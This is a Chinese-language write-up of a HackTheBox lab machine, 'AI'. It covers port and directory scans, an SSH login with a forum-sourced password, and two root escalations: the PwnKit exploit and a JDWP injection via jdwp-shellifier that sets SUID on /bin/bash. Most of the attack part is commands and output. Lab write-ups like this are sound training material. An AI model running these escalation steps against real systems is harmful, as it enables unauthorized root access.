AI,sql(wav)、PwnKit(版本提權)、jdwp(漏洞提全)


```
—# nmap -sCV -p22,80 -A 10.10.10.163
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-26 23:46 EDT
Nmap scan report for 10.10.10.163
Host is up (0.19s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d:16:f4:32:eb:46:ca:37:04:d2:a5:aa:74:ed:ab:fc (RSA)
|   256 78:29:78:d9:f5:43:d1:cf:a0:03:55:b1:da:9e:51:b6 (ECDSA)
|_  256 85:2e:7d:66:30:a6:6e:30:04:82:c1:ae:ba:a4:99:bd (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Hello AI!
|_http-server-header: Apache/2.4.29 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 5.0 (97%), Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (95%), ASUS RT-N56U WAP (Linux 3.4) (93%), Linux 3.16 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   191.98 ms 10.10.14.1
2   192.82 ms 10.10.10.163

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 44.12 seconds
```

目錄爆破

```
└—# gobuster dir -u http://10.10.10.163/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -k -x php
===============================================================
/.php                 (Status: 403) [Size: 277]
```

```
/images               (Status: 301) [Size: 313] [--> http://10.10.10.163/images/]
/index.php            (Status: 200) [Size: 37347]
/contact.php          (Status: 200) [Size: 37371]
/about.php            (Status: 200) [Size: 37503]
/uploads              (Status: 301) [Size: 314] [--> http://10.10.10.163/uploads/]
/db.php               (Status: 200) [Size: 0]
/intelligence.php     (Status: 200) [Size: 38674]
/ai.php               (Status: 200) [Size: 37569]
```


獲取hosts




Wanna try our service ?

Drop a message to MrR3boot@ai.htb


`/intelligence.php`嗯?




ai.php需上傳wav檔案..




做一個test顯示？？？：



我這邊使用：虛擬說話wav。工具網站：https://voicemaker.in/ ·
他可以抓取語音並顯示



我正在想會不會有SQL注入，因為它會顯示結果
測試`'`或報錯



感覺好不真實，如果直接用sql語法是錯誤，要用語言...這邊我放棄，直接找別人論壇寫的帳密`alexa / H,Sq9t6}a<)?q93_`

ssh可以連上

```
┌──(root㉿kali)-[~]
└─# ssh alexa@10.10.10.163
The authenticity of host '10.10.10.163 (10.10.10.163)' can't be established.
ED25519 key fingerprint is SHA256:GSiFlZvCHaMf3Zd5mWTcI+KbQp/q/aW2I8h5GcXdJ7Y.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.163' (ED25519) to the list of known hosts.
alexa@10.10.10.163's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 5.3.7-050307-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon Oct 28 01:53:04 UTC 2024

  System load:  0.1               Processes:           145
  Usage of /:   73.1% of 4.79GB   Users logged in:     0
  Memory usage: 31%               IP address for eth0: 10.10.10.163
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

63 packages can be updated.
15 updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Thu Oct 24 15:04:38 2019 from 192.168.0.104
alexa@AI:~$ id
uid=1000(alexa) gid=1000(alexa) groups=1000(alexa)
alexa@AI:~$ whoami
alexa
alexa@AI:~$
```

---

user flag

```
alexa@AI:~$ cat user.txt
ea403775760b51b9dc9642153bfefc51
alexa@AI:~$
```

有版本漏洞

```
Sudo version
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version
Sudo version 1.8.21p2

Vulnerable to CVE-2021-4034
```

提權並獲取root flag

```
alexa@AI:/tmp$ chmod +x PwnKit
alexa@AI:/tmp$ ./PwnKit
root@AI:/tmp# id
uid=0(root) gid=0(root) groups=0(root),1000(alexa)
root@AI:/tmp# whoami
root
root@AI:/tmp# cat /root/root.txt
7f2e96846dd4c811c3abd4afa8d4f9e2
root@AI:/tmp#
```

sudo -l，上面寫不等於root?好特別第一次看過

```
alexa@AI:/tmp$ sudo -l
[sudo] password for alexa:
Matching Defaults entries for alexa on AI:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alexa may run the following commands on AI:
    (ALL, !root) /usr/bin/vi
```

```
root       59513  2.4  4.8 3108796 97960 ?       Sl   01:54   0:02 /usr/bin/java -Djava.util.logging.config.file=/opt/apache-tomcat-9.0.27/conf/logging.properties -Djava.util.logging.manager=org.apache.juli.ClassLoaderLogManager -Djdk.tls.ephemeralDHKeySize=2048 -Djava.protocol.handler.pkgs=org.apache.catalina.webresources -Dorg.apache.catalina.security.SecurityListener.UMASK=0027 -agentlib:jdwp=transport=dt_socket,address=localhost:8000,server=y,suspend=n -Dignore.endorsed.dirs= -classpath /opt/apache-tomcat-9.0.27/bin/bootstrap.jar:/opt/apache-tomcat-9.0.27/bin/tomcat-juli.jar -Dcatalina.base=/opt/apache-tomcat-9.0.27 -Dcatalina.home=/opt/apache-tomcat-9.0.27 -Djava.io.tmpdir=/opt/apache-tomcat-9.0.27/temp org.apache.catalina.startup.Bootstrap start
```


jdwp疑似可以提全，看似某個網站，上面寫端口8000Port

有一些端口看似可轉發

```
Active Ports
https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN      -
tcp6       0      0 127.0.0.1:8009          :::*                    LISTEN      -
tcp6       0      0 127.0.0.1:8080          :::*                    LISTEN      -
tcp6       0      0 :::80                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
```


```
ssh -fgN -L 8000:127.0.0.1:8000 alexa@10.10.10.163 | ssh -fgN -L 8009:127.0.0.1:8009 alexa@10.10.10.163 | ssh -fgN -L 8080:127.0.0.1:8080 alexa@10.10.10.163
```

跟剛剛在把機使用curl測的一樣，只有8080會響應、8000不會



找到版本8080Port漏洞(CVE-2020-9484)：https://github.com/PenTestical/CVE-2020-9484
（失敗）

找到另一組8080Port漏洞：https://github.com/IOActive/jdwp-shellifier
好像可以執行。



嘗試放入參數：

```
python2 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "chmod u+s /bin/bash"
```

```
┌──(root㉿kali)-[~/jdwp-shellifier]
└─# python2 jdwp-shellifier.py -t 127.0.0.1 -p 8000 --cmd "chmod u+s /bin/bash"
[+] Targeting '127.0.0.1:8000'
[+] Reading settings for 'OpenJDK 64-Bit Server VM - 11.0.4'
[+] Found Runtime class: id=bc2
[+] Found Runtime.getRuntime(): id=7f0dc4023900
[+] Created break event id=2
[+] Waiting for an event on 'java.net.ServerSocket.accept'
[-] Exception: unpack requires a string argument of length 11
```

提全成功

```
-rwsr-sr-x 1 root root 1113504 Jun  6  2019 /bin/bash
alexa@AI:/tmp$ bash -p
bash-4.4# id
uid=1000(alexa) gid=1000(alexa) euid=0(root) egid=0(root) groups=0(root),1000(alexa)
bash-4.4# whoami
root
bash-4.4#
```